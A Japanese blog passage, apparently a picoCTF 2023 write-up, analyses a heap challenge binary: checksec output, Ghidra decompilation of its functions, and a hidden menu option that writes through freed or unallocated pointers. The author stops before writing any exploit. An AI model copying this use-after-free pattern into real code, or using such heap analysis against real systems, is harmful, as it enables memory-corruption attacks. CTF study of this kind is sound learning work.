Invalid choice
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: Invalid choice
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: Invalid choice
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: Invalid choice
1. Add horse
2. Remove horse
3. Race
4. Exit
では、ローカルで表層解析から始めていきます。ストリップされてますね。スタックカナリアも有効になっています。RUNPATH が有効?になってそうです。初めて見ました。
$ file vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./ld-linux-x86-64.so.2, BuildID[sha1]=67651ed1540e5777b47f319f2ee32e88ef63209f, for GNU/Linux 3.2.0, stripped

$ checksec --file=vuln
RELRO          STACK CANARY  NX          PIE     RPATH     RUNPATH     Symbols     FORTIFY  Fortified  Fortifiable  FILE
Partial RELRO  Canary found  NX enabled  No PIE  No RPATH  RW-RUNPATH  No Symbols  No       0          3            vuln
では、Ghidra でソースを確認します。
main関数です。最初にヒープ領域から 288byte(16byte×18)を確保(以降、param とします)して、ランダムシード(毎回ランダムになる)を初期化して、paramの初期化を行います。
param は、18頭の馬のパラメータを保持します。1頭の馬に対して、param は 16byte が割り当てられています。16byte の内訳は、先頭8byte がヒープ領域に確保した馬の名前の先頭アドレスで、次の 4byte が value で、インデックス(0 から 17)で初期化されそうです。次の 4byte が、名前割当て完了フラグ(0:未完了、1:完了)です。
メインループで、1 を入力すると、指定のインデックスの馬に対して、名前を付けることが出来ます。3 を入力するとレースを実行することが出来ます。ただし、馬の名前付けを 5頭以上に対して完了していることが条件になっています(named_horse_is_5_over関数)。チェックが OK なら、レースが開始されます。
レースは、出走した馬が対象で、1回ずつ、各馬に対して、value に 1 から 5 の値をランダムで加算していきます。value が 29 を超えたら、優勝です。しかし、優勝した馬の名前は表示されるようですが、フラグが得られる場所が見当たりません。ローカルのプログラムとサーバのプログラムが違ったりするのでしょうか。
undefined8 main(void)
{
  int iVar1;
  undefined8 uVar2;
  long in_FS_OFFSET;
  undefined4 input_24;
  int end_20;
  int index;
  void *heap_18;
  long canary_10;

  canary_10 = *(long *)(in_FS_OFFSET + 0x28);
  heap_18 = malloc(0x120);
  input_24 = 0;
  end_20 = 0;
  set_random_seed();
  init_heap(heap_18);
  while (end_20 == 0) {
    puts("1. Add horse");
    puts("2. Remove horse");
    puts("3. Race");
    puts("4. Exit");
    printf("Choice: ");
    __isoc99_scanf(&per_d,&input_24);
    switch(input_24) {
    case 0:
      input_name_value(heap_18);
      cheat_flag = 1;
      break;
    case 1:
      iVar1 = add_horse(heap_18);
      if (iVar1 == 0) {
        end_20 = 1;
      }
      break;
    case 2:
      iVar1 = remove_horse(heap_18);
      if (iVar1 == 0) {
        end_20 = 1;
      }
      break;
    case 3:
      if (cheat_flag == 0) {
        iVar1 = named_horse_is_5_over(heap_18);
        if (iVar1 == 0) {
          puts("Not enough horses to race");
        }
        else {
          while (iVar1 = check_index_29_over(heap_18), iVar1 == 0) {
            add_value_1to5_random(heap_18);
            output_rank(heap_18);
          }
          uVar2 = get_max_name(heap_18);
          printf("WINNER: %s\n\n",uVar2);
          for (index = 0; index < 0x12; index = index + 1) {
            *(undefined4 *)((long)heap_18 + (long)index * 0x10 + 8) = 0;
          }
        }
      }
      else {
        puts("You have been caught cheating!");
        end_20 = 1;
      }
      break;
    case 4:
      end_20 = 1;
      break;
    default:
      puts("Invalid choice");
    }
  }
  puts("Goodbye!");
  if (canary_10 == *(long *)(in_FS_OFFSET + 0x28)) {
    return 0;
  }
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
サーバで、真面目にやってみましたが、やはりフラグは得られません。5頭の馬に名前を付けて、レースを開始すると、何回か後に WINNER と表示されますが、フラグは得られませんでした。
$ nc saturn.picoctf.net 62951
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 17
17
Horse name length (16-256)? 16
16
Enter a string of 16 characters: ffffffffffffffff
ffffffffffffffff
Added horse to stable index 17
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 16
16
Horse name length (16-256)? 16
16
Enter a string of 16 characters: eeeeeeeeeeeeeeee
eeeeeeeeeeeeeeee
Added horse to stable index 16
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 15
15
Horse name length (16-256)? 16
16
Enter a string of 16 characters: dddddddddddddddd
dddddddddddddddd
Added horse to stable index 15
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 14
14
Horse name length (16-256)? 16
16
Enter a string of 16 characters: cccccccccccccccc
cccccccccccccccc
Added horse to stable index 14
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 1
1
Stable index # (0-17)? 13
13
Horse name length (16-256)? 16
16
Enter a string of 16 characters: bbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbb
Added horse to stable index 13
1. Add horse
2. Remove horse
3. Race
4. Exit
Choice: 3
3

(途中、省略)

INNER: ffffffffffffffff

1. Add horse
2. Remove horse
3. Race
4. Exit
Choice:
フラグを取得できる場所を探す必要がありそうです。プログラム(vuln)の中を探して見ましたが、それらしいものはありません。もしかすると、GOT を書き換えて、シェルを起動して、サーバのディレクトリを探すとかでしょうか。RUNPATH が有効なのも気になるところです。
では、脆弱性を探して見ます。スタックはカナリアがあるので厳しそうです。まずは、メニューの入力や、馬の名前の入力など、入力した内容をそのまま直後に表示しているので、攻撃が出来る可能性があります。しかし、ローカルの vuln を動かしてみると、直後に馬の名前は表示されませんでした。ローカルとサーバで異なるようです。
では、怪しそうなところ(ユーザ入力がある関数)から見ていきます。
関数名は勝手に自分で付けましたが、add_horse関数とそこで呼ばれている input_name関数です。まず、add_horse関数です。
0 から 17 のうち任意のインデックスを選択し、選択したインデックスの馬の名前のサイズを 16byte から 256byte の範囲で決め、malloc関数で領域を確保(NULL文字用に 1byte多く確保)し、その先頭アドレスを param に登録し、input_name関数を実行します。input_name関数の実行が完了すると、馬の名前が登録済みであることを param に設定し、正常終了(1)を返します。特におかしなところはありません。
undefined8 add_horse(long heap)
{
  uint uVar1;
  undefined8 ret;
  void *pvVar2;
  long in_FS_OFFSET;
  uint in_idx_28;
  int in_len_24;
  long canary_20;

  canary_20 = *(long *)(in_FS_OFFSET + 0x28);
  in_idx_28 = 0;
  in_len_24 = 0;
  printf("Stable index # (0-%d)? ",0x11);
  __isoc99_scanf(&per_d,&in_idx_28);
  if (((int)in_idx_28 < 0) || (0x11 < (int)in_idx_28)) {
    puts("Invalid stable index");
    ret = 0;
  }
  else if (*(int *)(heap + (long)(int)in_idx_28 * 0x10 + 0xc) == 0) {
    printf("Horse name length (%d-%d)? ",0x10,0x100);
    __isoc99_scanf(&per_d,&in_len_24);
    uVar1 = in_idx_28;
    if ((in_len_24 < 0x10) || (0x100 < in_len_24)) {
      puts("Invalid horse name length");
      ret = 0;
    }
    else {
      pvVar2 = malloc((long)(in_len_24 + 1));
      *(void **)(heap + (long)(int)uVar1 * 0x10) = pvVar2;
      if (*(long *)(heap + (long)(int)in_idx_28 * 0x10) == 0) {
        puts("Failed to allocate memory for horse name");
        ret = 0;
      }
      else {
        input_name(*(undefined8 *)(heap + (long)(int)in_idx_28 * 0x10),in_len_24);
        *(undefined4 *)(heap + (long)(int)in_idx_28 * 0x10 + 0xc) = 1;
        printf("Added horse to stable index %d\n",(ulong)in_idx_28);
        ret = 1;
      }
    }
  }
  else {
    puts("Stable location already in use");
    ret = 0;
  }
  if (canary_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return ret;
}
input_name関数です。馬の名前を格納するために確保した領域に対して、ユーザ入力を埋めていく処理です。引数は確保したヒープ領域の先頭アドレスと、そのサイズです(実際は NULL文字用に len+1 のサイズが確保されています)。
普通に strncpy関数などを使えばいいだけ?のはずなのに、なんかややこしいことをしています。入力された文字列を、1文字ずつ、ヒープ領域の先頭から格納していきます。サイズの分だけ格納が完了したら、NULL文字を格納して終了します。うーん、おかしなところは無さそうです。
void input_name(char *buf,uint len)
{
  int iVar1;
  char *ptr_20;
  char local_d;
  int count;

  printf("Enter a string of %d characters: ",(ulong)len);
  count = 0;
  ptr_20 = buf;
  while( true ) {
    if ((int)len <= count) {
      do {
        iVar1 = getchar();
      } while ((char)iVar1 != '\n');
      *ptr_20 = '\0';
      return;
    }
    iVar1 = getchar();
    local_d = (char)iVar1;
    while (local_d == '\n') {
      iVar1 = getchar();
      local_d = (char)iVar1;
    }
    if (local_d == -1) break;
    *ptr_20 = local_d;
    count = count + 1;
    ptr_20 = ptr_20 + 1;
  }
  return;
}
remove_horse関数です。指定したインデックスの馬の登録を削除する関数です。
まず、インデックスを指定し、そのインデックスの馬が登録済みであれば、malloc関数で確保した領域を解放し、登録済みフラグをクリアします。
undefined8 remove_horse(long heap)
{
  undefined8 uVar1;
  long in_FS_OFFSET;
  uint index;
  long canary;

  canary = *(long *)(in_FS_OFFSET + 0x28);
  index = 0;
  printf("Stable index # (0-%d)? ",0x11);
  __isoc99_scanf(&per_d,&index);
  if (((int)index < 0) || (0x11 < (int)index)) {
    puts("Invalid stable index");
    uVar1 = 0;
  }
  else if (*(int *)(heap + (long)(int)index * 0x10 + 0xc) == 0) {
    puts("Stable location not in use");
    uVar1 = 0;
  }
  else {
    free(*(void **)(heap + (long)(int)index * 0x10));
    *(undefined4 *)(heap + (long)(int)index * 0x10 + 0xc) = 0;
    printf("Removed horse from stable index %d\n",(ulong)index);
    uVar1 = 1;
  }
  if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return uVar1;
}
メニューには示されていない、0 を入力したときに実行される input_name_value関数です。この関数はだいぶおかしいです。
まず、馬の名前が入力されているかどうか(登録済みかどうか)に関係なく、つまり、malloc関数で領域を確保してないかもしれない、もしくは、既に free されたかもしれないところに、input_name関数を実行してしまっています。もし、領域確保してない場合は、どこか分からないところに任意の 16byte を書くことが出来そうですし、もし、領域解放されていた場合は、解放した 16byte に書くことが出来そうです。
17byte目に NULL を 書き込みますが、malloc関数で確保する最小のバイト数も 17 なので、これは問題にならなさそうです。
さらに、value に任意の値を書き込んだ後、登録済みのフラグをセットしていません。なので、書き換えだけを行う感じでしょうか。ちなみに、この関数を実行すると、chate_flag がセットされるので、メニューで Race を選ぶと、終了してしまいます。
おかしいことは分かりましたが、攻撃方法が分かりません。
void input_name_value(long heap)
{
  long in_FS_OFFSET;
  uint index;
  undefined4 value;
  long canary;

  canary = *(long *)(in_FS_OFFSET + 0x28);
  index = 0;
  value = 0;
  puts("You may try to take a head start, if you get caught you will be banned from the races!");
  printf("Stable index # (0-%d)? ",0x11);
  __isoc99_scanf(&per_d,&index);
  if (((int)index < 0) || (0x11 < (int)index)) {
    puts("Invalid stable index");
  }
  else {
    input_name(*(undefined8 *)(heap + (long)(int)index * 0x10),0x10);
    printf("New spot? ");
    __isoc99_scanf(&per_d,&value);
    *(undefined4 *)(heap + (long)(int)index * 0x10 + 8) = value;
    printf("Modified horse in stable index %d\n",(ulong)index);
  }
  if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
ヒントが 1つあります。how2heap の URL(GitHub - shellphish/how2heap: A repository for learning various heap exploitation techniques.)が書かれています。how2heap は、ヒープ領域を使った、たくさんの攻撃方法をメンテナンスしてくれているサイトです。ここに書かれた方法のどれかが使えるということだと思います。
最近、以下の書籍を入手しました。まだ全然読めてないのですが、ヒープベースエクスプロイトを見ると、この how2heap について紹介されていました。この章は 72ページあって、ちょっとすぐに理解するというわけにはいきません。なので、これをしっかり読んでから、この問題の続きを進めたいと思います。
おわりに
今回は、picoCTF の picoCTF 2023 のうち、Binary Exploitation の全7問に挑戦しました。最後の 1問は後日にしましたが、今回もとても勉強になりました。
最後になりましたが、エンジニアグループのランキングに参加中です。

気楽にポチッとよろしくお願いいたします🙇
今回は以上です!
最後までお読みいただき、ありがとうございました。
